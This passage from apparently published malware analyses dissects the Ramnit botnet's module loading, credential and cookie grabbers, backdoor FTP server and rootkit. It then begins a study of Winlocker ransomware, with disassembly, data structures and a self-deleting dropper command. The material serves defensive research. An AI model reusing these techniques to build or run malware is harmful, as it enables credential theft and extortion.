0070  ff dd 08 51 d0 9f a3 e4  3a c6 7a 1a d2 47 29 a6   ...Q.... :.z..G).
0080  0a c9 a8 e3 d5 2b df 56  42 7d 0c e8 b0 69 81 b0   .....+.V B}...i..
0090  fd 7e 7f 8a 14 12 00 e1  66 d7 3d e9 3e 3a d1 54   .~...... f.=.>:.T
00a0  99 71 56 dd 75 9e 41 58  a1 20 b9 9c 6b 46 5f a2   .qV.u.AX . ..kF_.
00b0  52 e6 03 aa 78 34 dc 65  ca 93 56 af c6 e2 54 47   R...x4.e ..V...TG
00c0  f1 57 d5 e7 0a b4 e2 50  90 03 c5 a6 87 a7 b8 2c   .W.....P .......,
00d0  d9 e6 f0 2b d8 09 64 43  88 ab 0d bc 0d 9b be 99   ...+..dC ........
00e0  c5 dd 1e b5 f1 d0 73 a8  79 dc 7f 04 2f d5 21 61   ......s. y.../.!a
00f0  1c 2b dc d4 fc 59 e1 bc  c7 81 c7 cd cf 06 c1 17   .+...Y.. ........
0100  5a 5d 38 f8 1e 6c 01 e1  f2 93 f2 62 74 02 e3 12   Z]8..l.. ...bt...
0110  a4 81 76 38 dd 0d 18 6f  b2 8f ab ec db 28 f1 f7   ..v8...o .....(..
0120  bf 4a a3 28 01 d7 e0 60  3b b5 4a 2a 0c e6 fe 12   .J.(...` ;.J*....
0130  d2 4b 01 ff 81 da 32 58  ab aa c7 e4 27 27 df d6   .K....2X ....''..
0140  fb 69 a2 a8 8d 35 43 60  64 67 47 70 9c 0c 68 25   .i...5C` dgGp..h%
0150  d1 e5 3c 19 6a 42 b9 75  3f 25 fa ba de fc d5 61   ..<.jB.u ?%.....a
0160  70 96 d5 65 97 4a 95 99  cd 48 be a7 23 3f 3d 48   p..e.J.. .H..#?=H
0170  e6 64 2b 1b 2f 0f fd 80  b3 98 7b 98 6c bb 37 93   .d+./... ..{.l.7.
0180  89 01 ce c0 61 fd 95 59  fd 5f 38 ba 56 d3 e0 23   ....a..Y ._8.V..#
0190  c7 a6 c3 a5 fe 4d 0e 5e  7f c1 f5 7a 89 f2 5b e4   .....M.^ ...z..[.
```

Figure 11: Encrypted module from the C&C server.

Step 10: The required modules are RC4 encrypted by the C&C server and sent to the bot, as shown in Figure 11.

The structure of the data highlighted in Figure 11 is as follows:

```
typedef struct ModuleData {
        WORD      Flag;              //value is 0xFF00
        DWORD     SizeOfFollowingData;
        BYTE      Operation;         //value is 0x21
        BYTE      Zero;
        DWORD     LenModuleName;
        BYTE      EncryptedModuleName[LenModuleName];
        BYTE      Zero;
        DWORD     Size;
        BYTE      EncryptedModuleBlock[Size];
}
```

(The data structure EncryptedModuleBlock will be discussed in section 2.2.2.)


Step 11: Rmnsoft.dll decrypts the received modules and transmits them to Modules.dll.

Step 12: Modules.dll performs an RC4 encryption on these modules with a random crypt key generated on the basis of the volume serial number of the local computer, loads them into the process it resides in and stores the encrypted modules in the same log file as used in steps 6 and 7.

2.2 Module management module: Modules.dll

Modules.dll is designed to manage all the downloaded modules on the local computer. For this purpose, it maintains two threads, as shown in Figure 12.

One thread periodically updates the modules on the local machine, downloading new ones from the C&C server with the participation of Rmnsoft.dll and deleting the abandoned modules that are no longer supported by the C&C server.



```
.text:200171B1 DownloadAndManageModules proc near      ; CODE XREF: MainWork+48↓p
.text:200171B1
.text:200171B1 ThreadId        = dword ptr -4
.text:200171B1
.text:200171B1                 push    ebp
.text:200171B2                 mov     ebp, esp
.text:200171B4                 add     esp, 0FFFFFFFCh
.text:200171B7                 lea     eax, [ebp+ThreadId]
.text:200171BA                 push    eax             ; lpThreadId
.text:200171BB                 push    0               ; dwCreationFlags
.text:200171BD                 push    0               ; lpParameter
.text:200171BF                 push    offset RunNewAndStopAbandonedModules
.text:200171C4                 push    0               ; dwStackSize
.text:200171C6                 push    0               ; lpThreadAttributes
.text:200171C8                 call    CreateThread
.text:200171CD                 mov     hThread_1, eax
.text:200171D2                 lea     eax, [ebp+ThreadId]
.text:200171D5                 push    eax             ; lpThreadId
.text:200171D6                 push    0               ; dwCreationFlags
.text:200171D8                 push    0               ; lpParameter
.text:200171DA                 push    offset DownloadNewAndDelAbandonedModules
.text:200171DF                 push    0               ; dwStackSize
.text:200171E1                 push    0               ; lpThreadAttributes
.text:200171E3                 call    CreateThread
.text:200171E8                 mov     hThread_2, eax
.text:200171ED                 leave
.text:200171EE                 retn
.text:200171EE DownloadAndManageModules endp
```

Figure 12: Two core threads in Modules.dll.


A log file is used for storage of all encrypted modules in the compromised computer. Each time Modules.dll adds a new module to this log file or deletes an out-of-date one from it, an event is set so that the other thread can be notified to do its job, loading new modules and unloading abandoned modules in memory. All loaded modules reside in the shell process into which Modules.dll was injected.

2.2.1 Load & unload modules

Besides the entry-point function, each module has four other exported functions:


- ModuleCode
- StartRoutine
- CommandRoutine
- StopRoutine

When a module is loaded, its entry-point function is called by Modules.dll using the PROCESS_ATTACH parameter. Then the ModuleCode function is called, which returns a double word which has only one bit set. The result of an OR operation on the returned values of the ModuleCode function of all modules is the important double word which is sent to the C&C server to tell it which modules exist on the local computer. The Virtual Address of the CommandRoutine function is obtained and will be used in future. After that, the StartRoutine function is called to perform the main work of the module. Figure 13 shows this procedure.



```
.text:20016B0B                 push    0
.text:20016B0D                 push    1               ; PROCESS_ATTACH
.text:20016B0F                 push    [ebp+m_pMzImage]
.text:20016B12                 call    [ebp+m_EntryPoint] ; Module Entry
.text:20016B15
.text:20016B15 loc_20016B15:                           ; CODE XREF: StartModule+41↑j
.text:20016B15                 push    offset aModulecode ; "ModuleCode"
.text:20016B1A                 push    [ebp+m_pMzImage]
.text:20016B1D                 call    GetFuncAddr
.text:20016B22                 or      eax, eax
.text:20016B24                 jz      short loc_20016B2B
.text:20016B26                 call    eax             ; ModuleCode
.text:20016B28                 mov     [ebp+m_RetValOfModuleCode], eax
.text:20016B2B
.text:20016B2B loc_20016B2B:                           ; CODE XREF: StartModule+5C↑j
.text:20016B2B                 push    offset aCommandroutine ; "CommandRoutine"
.text:20016B30                 push    [ebp+m_pMzImage]
.text:20016B33                 call    GetFuncAddr
.text:20016B38                 mov     [ebp+m_pCommandRoutine], eax
.text:20016B3B                 push    offset aStartroutine ; "StartRoutine"
.text:20016B40                 push    [ebp+m_pMzImage]
.text:20016B43                 call    GetFuncAddr
.text:20016B48                 or      eax, eax
.text:20016B4A                 jz      short loc_20016B5D
.text:20016B4C                 mov     edx, eax
.text:20016B4E                 lea     eax, SB_Installer
.text:20016B54                 push    eax
.text:20016B55                 push    [ebp+SB_DllImage]
.text:20016B58                 push    [ebp+m_pMzImage]
.text:20016B5B                 call    edx             ; StartRoutine
```

Figure 13: Loading a module.



```
.text:200170F0 loop_CommandRoutine:                    ; CODE XREF: GetNewDllsVia
.text:200170F0                 push    18h
.text:200170F2                 push    esi
.text:200170F3                 push    [ebp+var_8]
.text:200170F6                 push    [ebp+var_4]
.text:200170F9                 call    IsInScope
.text:200170FE                 cmp     eax, 1
.text:20017101                 jnz     short loc_20017127
.text:20017103                 cmp     dword ptr [esi+14h], 0 ; pCommandRoutine
.text:20017107                 jz      short loc_20017127
.text:20017109                 push    esi
.text:2001710A                 lea     eax, [ebp+CryptKey_840480_n_uk]
.text:2001710D                 push    eax
.text:2001710E                 lea     eax, [ebp+Md5ForBotReg]
.text:20017111                 push    eax
.text:20017112                 lea     eax, [ebp+RC4key_black]
.text:20017115                 push    eax
.text:20017116                 push    [ebp+hPipe]
.text:20017119                 call    dword ptr [esi+14h] ; CommandRoutine
.text:2001711C                 pop     esi
.text:2001711D                 cmp     eax, 1
.text:20017120                 jnz     short loc_20017127
.text:20017122                 add     esi, 18h
.text:20017125                 jmp     short loop_CommandRoutine
```

Figure 14: Invoking CommandRoutine.

It is unlikely that a module can keep living in the system. Once a module is considered out of date, the StopRoutine function is called by Modules.dll to unload it.

Throughout the life of a module, the CommandRoutine function is periodically called by Modules.dll, and given a handle to an instance of the named pipe between Rmnsoft.dll and Modules.dll. By doing this, the module can communicate with the C&C server while Rmnsoft.dll serves as an interpreter again. A crypt key ('840480_n_uk') is also passed to the CommandRoutine function as a parameter. This crypt key will be used by both the module and the C&C server for data encryption.

2.2.2 Modules management

In order to manage all the modules downloaded from the C&C server, Modules.dll maintains a log file on the local system. In the log file, it stores all modules in a well designed storage structure described as follows:

```
typedef struct ModuleBlockInLog {
  DWORD HashRawModule;
  DWORD Flag;
  DWORD SizeEncryptedModuleBlock;
  DWORD HashEncryptedModuleBlock;
  BYTE  EncryptedModuleBlock[SizeEncryptedModuleBlock];
}
```

HashRawModule: Hash of a module's executable file, frequently used as the sign of the module.

Flag: Set to 1 when the module is useful, or 2 when the module is abandoned.

SizeEncryptedModuleBlock: Size of the EncryptedModuleBlock structure associated with the module.


HashEncryptedModuleBlock: Hash of the EncryptedModuleBlock structure associated with the module.

EncryptedModuleBlock: EncryptedModuleBlock structure associated with the module.

Figure 15 shows the data in the ModuleBlockInLog of the FTP grabber module.

The data of EncryptedModuleBlock is RC4 encrypted by Modules.dll. The data structure of the decrypted EncryptedModuleBlock can be described as follows:

```
typedef struct ModuleBlock {
        DWORD    MagicNumber;
        BYTE     ModuleInfo[0x114];
```



```
Offset    0  1  2  3  4  5  6  7   8  9  A  B  C  D  E  F
00006330 AC 66 00 90 01 00 00 00  20 39 03 00 49 4D 8F B5
00006340 93 F1 A9 D7 41 F6 25 B0  AD 44 8B 5B 98 F3 0F 0D
00006350 3C 7E B8 5F 59 D9 48 EF  84 EA AD E7 07 48 4D 7C
00006360 39 C3 60 ED AB 33 52 90  EC 3C CF C3 C1 51 EB 5F
```

Figure 15: ModuleBlockInLog of the FTP grabber module.

```
        DWORD    TimeStamp;
        DWORD    HashRawModule;
        BYTE     ModulePE[PESize];
  }
```

MagicNumber: A double word hard-coded in Modules.dll. Each ModuleBlock must begin with this. In this version of Ramnit, its value is 0xC581F364.

ModuleInfo: Module description.


TimeStamp: Time stamp of the module.

HashRawModule: Hash of an unencrypted module's executable file.

ModulePE: Decrypted module file, which is a dynamic-link library.

PESize: Size of the module's executable file.

Figure 16 shows the data in the ModuleBlock of the FTP grabber module.



```
Offset    0  1  2  3  4  5  6  7   8  9  A  B  C  D  E  F
00000000 64 F3 81 C5 46 74 70 47  72 61 62 62 65 72 32 00  dó.ÅFtpGrabber2.
00000010 00 00 00 00 00 00 00 00  46 74 70 20 47 72 61 62  ........Ftp Grab
00000020 62 65 72 20 76 32 2E 30  00 00 00 00 00 00 00 00  ber v2.0........
00000030 00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00000040 00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00000050 00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00000060 00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00000070 00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00000080 00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00000090 00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
000000A0 00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
000000B0 00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
000000C0 00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
000000D0 00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
000000E0 00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
000000F0 00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00000100 00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00000110 00 00 00 00 00 00 00 00  38 AF 0E 50 AC 66 00 90  ........8¯.P¬f..
00000120 4D 5A 90 00 03 00 00 00  04 00 00 00 FF FF 00 00  MZ..........ÿÿ..
00000130 B8 00 00 00 00 00 00 00  40 00 00 00 00 00 00 00  ,.......@.......
00000140 00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00000150 00 00 00 00 00 00 00 00  00 00 00 00 10 01 00 00  ................
00000160 0E 1F BA 0E 00 B4 09 CD  21 B8 01 4C CD 21 54 68  ..º..´.Í!¸.LÍ!Th
00000170 69 73 20 70 72 6F 67 72  61 6D 20 63 61 6E 6E 6F  is program canno
00000180 74 20 62 65 20 72 75 6E  20 69 6E 20 44 4F 53 20  t be run in DOS 
```

Figure 16: ModuleBlock of the FTP grabber module.

Now, let's see the data structure describing a running module:

```
typedef struct ModuleInfoInMem {
      DWORD    HashRawModule;
      DWORD    RetValOfModuleCode;
      DWORD    ModuleBase;
      DWORD    ModuleSize;
      DWORD    ModuleEntry;
      DWORD    PtrCommandRoutine;
}
```

HashRawModule: Hash of module's executable file.

RetValOfModuleCode: Value returned by the ModuleCode function of this module.

ModuleBase: Image base address of the module.

ModuleSize: Image size of the module.

ModuleEntry: Entry point of the module.

PtrCommandRoutine: Virtual address of the CommandRoutine function of the module.

2.2.3 Bug report

The bug report function is implemented by a self-designed exception handling mechanism in Modules.dll. When an incurable exception (possible bug) is raised by any module, first, Modules.dll will seek out the trouble-making module by checking the address at which the exception occurred and the address scope of each module in process. Then the information about the exception will be recorded in a local file by Modules.dll and sent back to the C&C server by Rmnsoft.dll. Modules.dll will also change the flag of the buggy module from 1 (useful) to 2 (abandoned) so that it will no longer be loaded. Finally, Modules.dll will call the ExitProcess API to terminate the buggy module's process.

2.3 Other modules

Each module downloaded from the C&C server implements a separate feature of the bot. A brief introduction to the modules found so far is as follows:

FTP grabber: steals FTP credentials from FTP client software, system management software and website management software listed as follows:

NetDrive	FtpControl
32bit FTP	WinScp
LeapFtp	SoftFx FTP
Fling FTP	Classic FTP
FtpExplorer	Core ftp

Coffee cup ftp	FFFtp
TurboFtp	Smart Ftp
BulletproofFTP	FtpCommander
FileZilla	FlashXp
Cute FTP	WS FTP
Directory opus	Frigate 3
Far Manager	WebSitePublisher
Windows/Total commander	

Using the stolen credentials, Ramnit can spread even more widely. Users downloading infected files from FTP servers will become new victims.

FTP daemon: sets up an FTP server named 'RMNetwork FTP' on the infected computer. With username 'userftp' and password 'passftp', hackers can easily sneak into an infected computer. The FTP server enumerates local files and shows them to the hackers, allowing them to:

- create/remove a directory
- create/rename/delete a file
- upload/download a file
- execute a file.

So hackers can modify the file system on a victim's computer, stealing the files they are interested in, and creating and executing arbitrary files.

Cookie grabber: cookies of the various web browsers installed on the local computer are collected and stored in a single archive containing one folder for each web browser. Data from this archive will be uploaded to the C&C server by Rmnsoft.dll.

VNC: Virtual Network Computing, a module borrowed from Zeus. It establishes a fully functioning virtual connection between the infected computer and the C&C server, allowing the hackers to use all of the victim's hardware and software to avoid the fraud detection systems of online banks, and allowing access to a smartcard inserted into the computer when the victim is carrying out online transactions.

Hooker: a module borrowed from Zeus for web page injection. It injects HTML and JavaScript into legitimate pages, prompting the victim to input credentials that are not actually required by the financial website. This allows hackers to bypass security measures such as two-factor authentication and certificate-signed transactions, giving them the ability to hijack online banking sessions.

3. ROOTKIT

The Ramnit installer drops a rootkit driver, idrtbjfj.sys, to %Temp% and creates a service named 'Microsoft Windows Service' for it. After creating a device named '\Device\631D2408D44C4f47AC647AB96987D4D5', the driver recovers SSDT and SSDT Shadow from system files stored on disk (typical files are ntkrnlpa.exe and win32k.sys), which eliminates anti-virus software and other competitive malware.

The rootkit driver hooks several system services to make the registries associated with Ramnit invisible. The hooked system services are as follows:

ZwOpenKey

ZwOpenKeyEx

ZwOpenKeyTransacted

ZwOpenKeyTransactedEx

ZwCreateKey

ZwCreateKeyTransacted

When a hooked service is invoked to access a registry key that has been changed or created by Ramnit, STATUS_ACCESS_DENIED is returned to prevent the malware from being detected.

In the IoDeviceControl dispatch function, the rootkit driver kills all running anti-virus software whose name is on the death list sent by Rmnsoft.dll.

4. CONCLUSION

Since its first discovery in April 2010, Ramnit has become a powerful bot with extensible modular architecture, integrating sophisticated components and posing a considerable threat to the informational and financial security of individuals and institutions alike.

Given Ramnit's fast spread via social engineering and its continuous module upgrades, it is likely that the battle against Ramnit has only just begun.

5. REFERENCES

[1] Gallagher, S. Part virus, part botnet, spreading fast: Ramnit moves past Facebook passwords. http://arstechnica.com/business/2012/01/part-virus-part-botnet-spreading-fast-ramnit-moves-past-facebook-passwords/.

[2] Stevens, K.; Jackson, D. ZeuS Banking Trojan Report. http://www.secureworks.com/research/threats/zeus/.

MALWARE ANALYSIS 3


DISSECTING WINLOCKER – RANSOMWARE GOES CENTRALIZED

Aditya K. Sood , Richard J. Enbody
Michigan State University, USA

Rohit Bansal
Independent security researcher, USA

Winlocker, aka Gimemo, has revolutionized the design of ransomware. Before digging deep into the design of Winlocker, let's talk briefly about ransomware. As the name suggests, this class of malware forces the user to pay a sum of money in order to regain control of the infected system. Ransomware locks down certain functionalities of the operating system (or even the whole operating system, depending on the design) as well as software running on the infected machine. When a user tries to interact with the system, the malware is activated and demands a ransom.

We have already seen many different types of ransomware, but Winlocker is the first we have seen that is centralized in nature – all the infected machines are controlled using two different Command and Control (C&C) panels. One of the C&C panels is used for verification of the transaction generated to pay the ransom. If the transaction is verified and the required amount is transferred to the attacker's e-currency account, an email is sent to the attacker to unlock the infected system. The other C&C panel is used for managing the administrative operations such as sending unlock commands to the infected system. Use of a centralized platform to manage the ransomware has enabled the attacker to build a crimeware service that can be sold in the underground market. Winlocker's creator has already started an Insidious Winlocker Affiliate Program (IWAP) in which Winlocker is provided as a crimeware service. Buyers of the service share access to the C&C panel that monitors successful infections for ransom payments – they do not have access to the administrative control panel. Figure 1 shows the C&C panel that is shared with the buyers under the affiliate program.



https:/[redacted]/c35312fb3a7e05b7a44db2326bd29040/stats.php?action=stats

Server Time: 17-10-12 06:10:43 | Welcome back, [redacted]

Statistics

Country

Filter Results: Today Go!

Country	Installs	Conversions	Money	Percentage
(US) United States	3	0(0)	0(0)	%0.00
Total:	3	0(0)	0(0)	%0.00

Showing all records...


Figure 1: Winlocker affiliate C&C panel.

WINLOCKER WORKING FLOW

Unlike traditional ransomware, Winlocker does not install as a disguised program that is listed in the Add/Remove programs tool. Winlocker is a sophisticated ring 3 layer rootkit that executes nefarious operations. Winlocker performs API hooking to circumvent the communication flow of the target processes and then injects malicious hooks to control the execution. This makes Winlocker much more powerful, which allows it to lock the operating system completely. Winlocker bypasses the User Account Control (UAC) and Data Execution Prevention (DEP) protection schemes very easily. It works successfully on almost all versions of *Windows* including *XP*, *Vista* and *Windows 7* on both x32 and x64 systems.

The working flow is described as follows:

- Regular malware infection frameworks such as botnets, browser exploit packs, etc. are used to spread the Winlocker ransomware across the Internet.
- Winlocker is wrapped in a dropper that deletes itself after successful installation of Winlocker in the system, as shown in Figure 2. The dropper looks for the %COMSPEC% environment variable to get the full path and uses '/c del' batch commands to delete itself by redirecting the output to '>> NUL'. Winlocker executes instantly and locks the operating system completely.




```
push    edi
push    offset aCDel     ; "/c del "
lea     eax, [ebp+Parameters]
push    eax              ; lpString1
call    ds:lstrcpyA
mov     edi, ds:lstrcatA
lea     eax, [ebp+File]
push    eax              ; lpString2
lea     eax, [ebp+Parameters]
push    eax              ; lpString1
call    edi ; lstrcatA
push    offset aNul      ; " >> NUL"
lea     eax, [ebp+Parameters]
push    eax              ; lpString1
call    edi ; lstrcatA
push    esi              ; nSize
lea     eax, [ebp+File]
push    eax              ; lpBuffer
push    offset aComspec ; "ComSpec"
call    ds:GetEnvironmentVariableA
pop     edi
test    eax, eax
jz      short loc_402336
```

Figure 2: Dropper self-deletion code.

- Winlocker is installed in the 'C:\ProgramFiles\system\' folder as a file named system.exe with an associated file, Key.txt, as shown in Figure 3. The filename might vary with different versions of Winlocker. The Key.txt file contains certain configuration and system-related information that is required to restore the system later on.


- Winlocker displays a ransom page which is built using a custom template that is based on the *Windows* Active Template Library (ATL) at the backend to communicate with the C&C server. (The dialog creation and design will be discussed later.) The user is forced to provide an access code to unlock the system. To get the access code, the user has to go to a third-party service provider that charges a few dollars and generates the access code. This code must be entered into the Winlocker ransom template to unlock the system. Direct credit card transactions are not allowed on the infected system. Figure 4 shows *Moneypak* [1] being used as an e-currency for the transaction. As soon as the money is received by the attacker, the unlock command is issued from the C&C panel.



```
loc_401396:
push    ebx
call    ds:SHGetFolderPathW
push    ebx             ; lpUsedDefaultChar
push    ebx             ; lpDefaultChar
push    104h            ; cchMultiByte
lea     eax, [ebp+MultiByteStr]
push    eax             ; lpMultiByteStr
push    0FFFFFFFFh      ; cchWideChar
lea     eax, [ebp+WideCharStr]
push    eax             ; lpWideCharStr
push    ebx             ; dwFlags
push    ebx             ; CodePage
call    ds:WideCharToMultiByte
push    offset aSystem_0 ; "system"
lea     eax, [ebp+MultiByteStr]
push    eax
